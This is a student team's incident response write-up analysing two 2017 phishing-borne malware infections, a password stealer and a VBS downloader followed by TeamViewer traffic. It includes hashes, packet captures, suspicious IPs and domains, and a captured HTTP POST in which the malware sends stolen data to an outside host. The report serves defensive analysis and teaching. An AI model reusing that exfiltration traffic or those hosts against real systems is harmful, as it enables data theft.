



Incident Response Analysis

Group 3

Analysts names:

- Mohamed Elshaheedy AbdElhakim
- Ahmed Amged Ibrahim
- Mohamed Mostafa Mohamed
- Ahmed Mohamed Hamdy
- Ahmed Adel Abd El Hady
- Mustafa Atallah Ali

First Incident

On December 14, 2017, at 23:03 UTC, Chris Lyons' Windows computer showed signs of infection with Formbook malware, an information-stealing malware.

From:	Le Huong-accounts <LeHuong-accounts@gmail.com>
To:	chris.lyons@supercarcenterdetroit.com
Sent time:	14 Dec, 2017 6:14:14 PM
Attachments:	 Proforma Invoice P101092292891 TT slip pdf.rar.zip

Dear all,

We've made balance payment for attached invoice on 14/12/2017.
Our below forwarder will contact your side for pickup arrangement:

EVO Logistics Pte Ltd
No 7, Airline Road, #05-08, Cargo Agent Building E, Singapore 819834.
PIC: Lucy Tiew (Email: lucy@evvtlogistics.com.sg)

There's no need to send the original Tax Invoice or Declaration Letter together with the goods.


Thank you,
Huong Le

Infected host name: Chris-Lyons-PC

Infected host IP address: 10.1.1.97

Infected host MAC address: 00:22:15:D4:7A:E7

The establishment malicious Connection on Chris-lyons-PC



No.	Time	Source	Destination	Protocol	Length	Info
1	2017-12-14 23:01:01.786763	10.1.1.97	224.0.0.252	LLMNR	74	Standard query 0xde83 ANY Chris-Lyons-PC
2	2017-12-14 23:01:01.843911	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<00>
3	2017-12-14 23:01:01.844043	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<20>
4	2017-12-14 23:01:01.844043	10.1.1.97	10.1.1.255	NBNS	110	Registration NB WORKGROUP<00>
5	2017-12-14 23:01:01.890179	10.1.1.97	224.0.0.252	LLMNR	74	Standard query 0xde83 ANY Chris-Lyons-PC
6	2017-12-14 23:01:02.040562	10.1.1.97	10.1.1.1	DNS	91	Standard query 0x2933 SRV ldap._tcp.dc._m...
7	2017-12-14 23:01:02.040810	10.1.1.1	10.1.1.97	DNS	91	Standard query response 0x2933 No such nam...
8	2017-12-14 23:01:02.042319	10.1.1.97	10.1.1.1	DNS	91	Standard query response 0x519e No such nam...
9	2017-12-14 23:01:02.042537	10.1.1.1	10.1.1.97	DNS	91	Standard query response 0x519e No such nam...
10	2017-12-14 23:01:02.607780	10.1.1.97	10.1.1.255	NBNS	110	Registration NB WORKGROUP<00>
11	2017-12-14 23:01:02.607780	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<20>
12	2017-12-14 23:01:02.607781	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<00>
13	2017-12-14 23:01:03.372191	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<00>
14	2017-12-14 23:01:03.372192	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<20>
15	2017-12-14 23:01:03.372192	10.1.1.97	10.1.1.255	NBNS	110	Registration NB WORKGROUP<00>
16	2017-12-14 23:01:04.136605	10.1.1.97	10.1.1.255	NBNS	110	Registration NB WORKGROUP<00>
17	2017-12-14 23:01:04.136605	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<20>
18	2017-12-14 23:01:04.136606	10.1.1.97	10.1.1.255	NBNS	110	Registration NB CHRIS-LYONS-PC<00>
19	2017-12-14 23:01:05.035116	10.1.1.97	10.1.1.1	DNS	77	Standard query 0xb26b A isatap.mshome.net
20	2017-12-14 23:01:05.035380	10.1.1.1	10.1.1.97	DNS	77	Standard query response 0xb26b No such nam...
21	2017-12-14 23:01:05.204027	10.1.1.97	224.0.0.252	LLMNR	74	Standard query 0xc31b ANY Chris-Lyons-PC
22	2017-12-14 23:01:05.306626	10.1.1.97	224.0.0.252	LLMNR	74	Standard query 0xc31b ANY Chris-Lyons-PC
23	2017-12-14 23:01:06.168374	10.1.1.97	255.255.255.255	DHCP	342	DHCP Inform - Transaction ID 0x150a909d

Transaction ID: 0xde83
Flags: 0x0000 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▼ Questions
Chris-Lyons-PC: type ANY, class IN
Name: Chris-Lyons-PC
[Name Length: 14]
[Label Count: 1]
Type: * (A request for all records the server/cache has available) (255)
0020 00 fc f2 1a 14 eb 00 28 c7 0c de 83 00 00 00 01{
0030 00 00 00 00 00 00 00 43 68 72 69 73 2d 4c 79 6fC hris-Lyo
0040 6e 73 2d 50 43 00 00 ff 00 01 ns-PC.....

Malware activity was noted from the Email attachment


associated Malware

Malware sha265 hash :

435bfc4c3a3c887fd39c058e8c11863d5dd1f05e0c7a86e232c93d0e979fdb28

Malware file name: Proforma Invoice P101092292891 TT slip pdf.rar.zip (Comprised)

malware family: Trojan password Stealer



435bfc4c3a3c887fd39c058e8c11863d5dd1f05e0c7a86e232c93d0e979fdb28

54/65 security vendors flagged this file as malicious

Community Score: 54/65

435bfc4c3a3c887fd39c058e8c11863d5dd1f05e0c7a86e232c93d0e979fdb28 Size: 223.10 KB Last Analysis Date: 5 days ago


zip detect-debug-environment runtime-modules checks-user-input direct-cpu-clock-access malware contains-pe long-sleeps spreader attachment

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.noon/hplok Threat categories: trojan Family labels: noon hplok smvb

By searching in Threat Intelligence Websites we found The behavior of the Trojan



The screenshot shows a threat intelligence report for a virus named **W32/HPLOKI.RK!tr**. The report is titled "Virus" and includes an "Analysis" section. The analysis states that the virus is classified as a trojan and describes its behavior, including establishing remote access connections, capturing keyboard input, collecting system information, downloading/uploading files, dropping other malware, performing denial-of-service (DoS) attacks, and running/terminating processes. It also mentions that the Fortinet Antivirus Analyst Team is constantly updating their descriptions and encourages users to check the FortiGuard Encyclopedia regularly for updates.

Virus

W32/HPLOKI.RK!tr

Analysis

W32/HPLOKI.RK!tr is classified as a trojan.

A trojan is a type of malware that performs activities without the user's knowledge. These activities commonly include establishing remote access connections, capturing keyboard input, collecting system information, downloading/uploading files, dropping other malware into the infected system, performing denial-of-service (DoS) attacks, and running/terminating processes.

The Fortinet Antivirus Analyst Team is constantly updating our descriptions. Please check the FortiGuard Encyclopedia regularly for updates.


Malware sha256 hash :

9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685f77

Malware file name: Proforma Invoice P101092292891 TT slip pdf.rar

malware name: Pony Stealer

malware family: Trojan password Stealer



The screenshot shows a threat intelligence website interface. The search bar contains the SHA256 hash: 9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685f77. The file is identified as Dubrovna.exe, with a size of 460.00 KB and a last analysis date of 5 days ago. The file is flagged as malicious by 63/71 security vendors. The file's behavior is categorized as peexe, spreader, checks-user-input, and detect-debug-environment. The file is associated with the threat label trojan.noon/ponystealer. The file is also associated with the family labels noon, ponystealer, and dafrhob.

9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685f77

63 / 71
Community Score -3

63/71 security vendors flagged this file as malicious

Reanalyze Similar More

9a9d7a41c404b9044a82727996d53222d996f03d71e4839245dbeeaf4c685... Size 460.00 KB Last Analysis Date 5 days ago

Dubrovna.exe

peexe spreader checks-user-input detect-debug-environment

EXE

DETECTION DETAILS RELATIONS ASSOCIATIONS BEHAVIOR COMMUNITY 13+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.noon/ponystealer Threat categories trojan Family labels noon ponystealer dafrhob



Some IoCs For the Data exfiltration Attack

Suspicious Ip address : 34.233.12.25 : 80

Suspicious Domain name : www.jvfilmmakers.com

The connection between the packets started with the Initial Packet Sent at 23:03:55 and the final 23:04:00 the requests started with DNS requests searching for the suspicious Domain www.jvfilmmakers.com

No.	Time	Source	Destination	Protocol	Length	Info
43	2017-12-14 23:03:32.101261	10.1.1.97	10.1.1.1	DNS	78	Standard query 0x8d25 A www.ellentescm.info
44	2017-12-14 23:03:32.204632	10.1.1.1	10.1.1.97	DNS	94	Standard query response 0x8d25 A www.ellen...
45	2017-12-14 23:03:32.220211	10.1.1.97	162.213.255.172	TCP	66	49158 -> 80 [SYN] Seq=0 Win=8192 Len=9 MSS=...
46	2017-12-14 23:03:32.301870	162.213.255.172	10.1.1.97	TCP	66	80 -> 49158 [SYN, ACK] Seq=0 Ack=1 Win=2920...
47	2017-12-14 23:03:32.302368	10.1.1.97	162.213.255.172	TCP	60	49158 -> 80 [ACK] Seq=1 Ack=1 Win=65536 Len=...
48	2017-12-14 23:03:32.308771	10.1.1.97	162.213.255.172	HTTP	224	GET /obj/?id=gluMRUzMBuv271dKMTwxmLiq/CBC...
49	2017-12-14 23:03:32.392321	162.213.255.172	10.1.1.97	TCP	54	80 -> 49158 [ACK] Seq=1 Ack=171 Win=30272 L...
50	2017-12-14 23:03:32.466219	162.213.255.172	10.1.1.97	HTTP	555	HTTP/1.1 404 Not Found (text/html)
51	2017-12-14 23:03:32.466268	162.213.255.172	10.1.1.97	TCP	54	80 -> 49158 [FIN, ACK] Seq=502 Ack=171 Win=...
52	2017-12-14 23:03:32.466695	10.1.1.97	162.213.255.172	TCP	60	49158 -> 80 [ACK] Seq=171 Ack=503 Win=65024...
53	2017-12-14 23:03:32.824897	10.1.1.97	162.213.255.172	TCP	60	49158 -> 80 [FIN, ACK] Seq=171 Ack=503 Win=...
54	2017-12-14 23:03:32.919225	162.213.255.172	10.1.1.97	TCP	54	80 -> 49158 [ACK] Seq=603 Ack=171 Win=30272...
55	2017-12-14 23:03:55.989178	10.1.1.97	10.1.1.1	DNS	80	Standard query 0x3869 A www.jvfilmmakers.c...
56	2017-12-14 23:03:56.104740	10.1.1.1	10.1.1.97	DNS	182	Standard query response 0x3869 A www.jvfil...
57	2017-12-14 23:03:56.105550	10.1.1.97	34.233.12.25	TCP	66	49159 -> 80 [SYN] Seq=0 Win=8192 Len=9 MSS=...
58	2017-12-14 23:03:56.230089	34.233.12.25	10.1.1.97	TCP	62	80 -> 49159 [SYN, ACK] Seq=0 Ack=1 Win=3864...
59	2017-12-14 23:03:56.230579	10.1.1.97	34.233.12.25	TCP	60	49159 -> 80 [ACK] Seq=1 Ack=1 Win=64400 Len=...
60	2017-12-14 23:03:56.230726	10.1.1.97	34.233.12.25	HTTP	232	GET /obj/?id=bwFz7q8YsQtnfnR/62Xu8t3u1zL...
61	2017-12-14 23:03:56.361648	34.233.12.25	10.1.1.97	TCP	54	80 -> 49159 [ACK] Seq=1 Ack=179 Win=3686 L...
62	2017-12-14 23:03:56.372945	34.233.12.25	10.1.1.97	HTTP	994	HTTP/1.1 301 Moved Permanently
63	2017-12-14 23:03:56.372986	34.233.12.25	10.1.1.97	TCP	54	80 -> 49159 [FIN, ACK] Seq=941 Ack=179 Win=...
64	2017-12-14 23:03:56.373511	10.1.1.97	34.233.12.25	TCP	60	49159 -> 80 [ACK] Seq=179 Ack=942 Win=63460...
65	2017-12-14 23:03:56.373511	10.1.1.97	34.233.12.25	TCP	60	49159 -> 80 [FIN, ACK] Seq=179 Ack=942 Win=...

The DNS server responds with the public IP and the inflicted host establish a TCP connection with the Domain


```

Source Port: 53
Destination Port: 51816
Length: 148
Checksum: 0x2236 [unverified]
[Checksum Status: Unverified]
[Stream index: 11]
▼ Domain Name System (response)
  Transaction ID: 0x3869
  ▶ Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 4
  Authority RRs: 0
  Additional RRs: 0
  ▼ Queries
    ▶ www.jvfilmmakers.com: type A, class IN
      Name: www.jvfilmmakers.com
      [Name Length: 20]
      [Label Count: 3]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  ▼ Answers
    ▶ www.jvfilmmakers.com: type CNAME, class IN, cname www54.wixdns.net
    ▶ www54.wixdns.net: type CNAME, class IN, cname balancer.wixdns.net
    ▶ balancer.wixdns.net: type CNAME, class IN, cname dfn-tgt-us.wixprod.net
    ▶ dfn-tgt-us.wixprod.net: type A, class IN, addr 34.233.12.25
  [Request In: 55]
  [Time: 0.115562000 seconds]

0030 00 04 00 00 00 00 03 77 77 77 0c 6a 76 66 69 6c .....w ww.jvfil
0040 6d 6d 65 6d 65 72 73 03 63 6f 6d 00 00 01 00 01 mmakers.com....
0050 c0 0c 00 05 00 01 00 00 0e 10 00 12 05 77 77 77 .....www
0060 35 34 06 77 69 78 64 6e 73 03 6e 65 74 00 c0 32 54.wixdn s.net..2

```

Malware then start exfiltrating the Data and sending it to the domain through a post request

```

SRC: POST /ob/ HTTP/1.1
SRC: Host: www.jvfilmmakers.com
SRC: Connection: close
SRC: Content-Length: 455565
SRC: Cache-Control: no-cache
SRC: Origin: http://www.jvfilmmakers.com
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
SRC: Content-Type: application/x-www-form-urlencoded
SRC: Accept: */*
SRC: Referer: http://www.jvfilmmakers.com/ob/
SRC: Accept-Language: en-US
SRC: Accept-Encoding: gzip, deflate
SRC:
SRC:
dat=bWuCYce8YsQtnfnfRzJAljo6p8bA6OQMtfFopKt5o2dQL2i5blvB7aR9sPebqYP0AtmaLEeRr5Ek-h5
SDgGsSHlmy3yrCvI2uWvNydTWJjp9LQeM1sCpzvdHMUG9vZyxySOI6ZWxe9ERDZ_jXkTC5MHMcjb
vUGVtO56c3cly9ENAvjkRp3vyehJ2li7RRhVueOzM7DB_V8dSw7StdyomFxise960iuBN0sd9x5FyPThu
2DDHz99X_3NbZp0ZWVdQcWbaTgoXPm6E6MgnOp0I8TRyMDd0UnYrr6EYY2ArwyxOb-7LDrsLODtb
NQJ0q7YrTv_WHacpHlrs-6CL7jPUX7fZ-qF2gPiynDia69n503u9HHuok4BPfI2Zsw3QPEg43_UnSou7yx
KZ9z9HVVHhKmnURKngBEFgyFeKEMdANzB-mVBsjOOOnSmqQmYZJc9H40QBIII45WXI83uZTHuQdc
TOMB3_hv4blaP5UTCIT85RliksJRMcWoVqGGP4jk-7Xa7WvAxlrj_-QB4q-lfuNQSQqggPLm6QjWVGAu
CcwGJFCTxGFuikp8PGV7OIDXRywrIUmc3ASVL1_lwqaWPER3RLnWA13AF_EeXP96zNXIgsFBKELF
F9UOvJ4RgUih7kFgQVvg29XgeC3NjeMAaB2JdObpK7Tu2ghgZijL91N9-RhpBqDizuWE2TDobhbe3i5W
oGGzV8OI_snTRBMWOGrywdo9jvNp3EmmPgVeGp6YhTuZ7CUglZJsG-IFnr6KzsgFKH34R-npb_YB9
sH_EWGDHwKw5iWE0t1v-YEmOmxdxRWdsVJiuxSuwHAzuvAtlzJrRbXrqNX4KBcHv9NRcRLUYWCL
xo4njsvBD2IUEU20gm9OuS7F0deWkeWIF-mvQX
SRC:
zEiD4jp8it-PwBAr5pZqS1JivbIC1BO7W-qetm6vWzfig3rypb8nJuX_x-6bJMUGd0VPk-0I7PC9u52sTdgG
heWBQUx4n7wen4Y3Ecs2Kr9OZ9C6okwHeGMEly3c5uVvyxnOXWHStFSIamlyQuY-0U_4AsME3OzK

```


To summarize The host cris download a password stealer attachment from the Spear phishing mail and the malware start exfiltrating the data of the host to remote server with the ip 34.233.12.25

Second Incident (First Alert)

On Friday, December 15, 2017 at 00:39 UTC, a Windows computer used by Darnell Castillo infected with TeamViewer-based malware. The infection came from a malicious email with an attachment, with the malware being disguised as an advertisement for a Black Friday sale.

File: 2017-12-14-malicious-email-2134-UTC.eml 55661 bytes

Woosters Almost Sold Out! Black Friday Prices + Free Shipping For A Few More Hours!

From:	Black Friday Shopping Voucher <admin367847@airmail.cc>
To:	darnell@castillomotorsports.com
Sent time:	14 Dec, 2017 9:34:24 PM
Attachments:	 Black Friday.zip



Details:

Infected host name: Darnell-PC

Infected host IP address: 10.1.1.213

Infected host MAC address: 00087C39DA12


Malware activity was noted from the Email attachment
associated Malware

Malware sha265 hash : 5fd4b1ef7a3069c8ae76b83f220e0beff5b2b7f939357656f4b198ed02cd850c

Malware file name: Black Friday.zip (Comprised)

malware family: Trojan-Downloader.VBS.Donvibs

```
analyst@SecOnion: ~/Downloads
File Edit View Search Terminal Help
analyst@SecOnion: ~/Downloads$ sha256sum Black+Friday.zip
5fd4b1ef7a3069c8ae76b83f220e0beff5b2b7f939357656f4b198ed02cd850c Black+Friday.zip
analyst@SecOnion: ~/Downloads$
```



Malware sha265 hash :
a7447db99ba60c2f7bfd9e9bcfadfb05a4fc0ea214450b76ea85d386db1f727b


Malware file name: Black Friday.docx

malware name: Trojan-Downloader.VBS.Donvibs

malware family: msword dloadr donvibs

Now we just need to confirm by a quick review of the pcap file, and obtain the host information from the traffic by wireshark

in the first few frames on the NetBIOS Name Service (NBNS) and DNS info. From there, we can correlate the host name, IP address, and MAC address.



No.	Time	Source	Destination	Protocol	Length	Host Name	Info
1	0.000000	10.1.1.213	10.1.1.1	DNS	77		Standard query 0xf6b7 A isatap.mshome.net
2	0.000226	10.1.1.1	10.1.1.213	DNS	77		Standard query response 0xf6b7 No such name A isatap.mshome.net
3	0.001322	10.1.1.213	224.0.0.252	LLMNR	70		Standard query 0x6ef8 ANY Darnell-PC
4	0.071399	10.1.1.213	10.1.1.255	NBNS	110		Registration NB DARNELL-PC<00>
5	0.071528	10.1.1.213	10.1.1.255	NBNS	110		Registration NB DARNELL-PC<20>
6	0.071529	10.1.1.213	10.1.1.255	NBNS	110		Registration NB WORKGROUP<00>
7	0.102095	10.1.1.213	224.0.0.252	LLMNR	70		Standard query 0x6ef8 ANY Darnell-PC
8	0.265574	10.1.1.213	10.1.1.1	DNS	91		Standard query 0xb090 SRV _ldap._tcp.dc._msdcs.mshome.net
9	0.265805	10.1.1.1	10.1.1.213	DNS	91		Standard query response 0xb090 No such name SRV _ldap._tcp.dc._msdcs.mshome.net
10	0.266923	10.1.1.213	10.1.1.1	DNS	91		Standard query 0xe01e SRV _ldap._tcp.dc._msdcs.mshome.net
11	0.267098	10.1.1.1	10.1.1.213	DNS	91		Standard query response 0xe01e No such name SRV _ldap._tcp.dc._msdcs.mshome.net
12	0.835290	10.1.1.213	10.1.1.255	NBNS	110		Registration NB WORKGROUP<00>
13	0.835291	10.1.1.213	10.1.1.255	NBNS	110		Registration NB DARNELL-PC<20>
14	0.835292	10.1.1.213	10.1.1.255	NBNS	110		Registration NB DARNELL-PC<00>
15	1.599832	10.1.1.213	10.1.1.255	NBNS	110		Registration NB DARNELL-PC<00>

```
Wireshark - Packet 4 - 2017-12-15-traffic-analysis-exercise-2-of-2.pcap

[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:udp:nbns]
[Coloring Rule Name: SMB]
[Coloring Rule String: smb || nbss || nbns || netbios]
▼ Ethernet II, Src: Cisco_39:da:12 (00:08:7c:39:da:12), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▼ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
    .....1..... = LG bit: Locally administered address (this is NOT the factory default)
    .....1..... = IG bit: Group address (multicast/broadcast)
  ▼ Source: Cisco_39:da:12 (00:08:7c:39:da:12)
    .....0..... = LG bit: Globally unique address (factory default)
    .....0..... = IG bit: Individual address (unicast)
  Type: IPv4 (0x0800)
```

Behaviour:

DNS query resolved the domain name into an IP address. and the host initiates the communication with the target server.


The client initiates a TCP connection with the server and a TLS handshake begins with the client sending a Client Hello to negotiate encryption protocols. Then The server responds with a Server Hello, its certificate, and key exchange details. Both parties finalize the handshake by securely exchanging keys and establishing an encrypted session.

[illegible]

Second Incident (Second Alert)

TeamViewer Activity Analysis

I will review this alert



1. Observed Activity

- **TeamViewer Keep-alive Inbound Detected:**
 - Multiple instances of **TeamViewer Keep-alive** packets were identified in the network traffic. These packets are part of TeamViewer's standard protocol to maintain an active connection between the client and server.
 - The traffic originated from the external IP address **184.172.60.198** and was directed to the internal IP **10.1.1.213**.
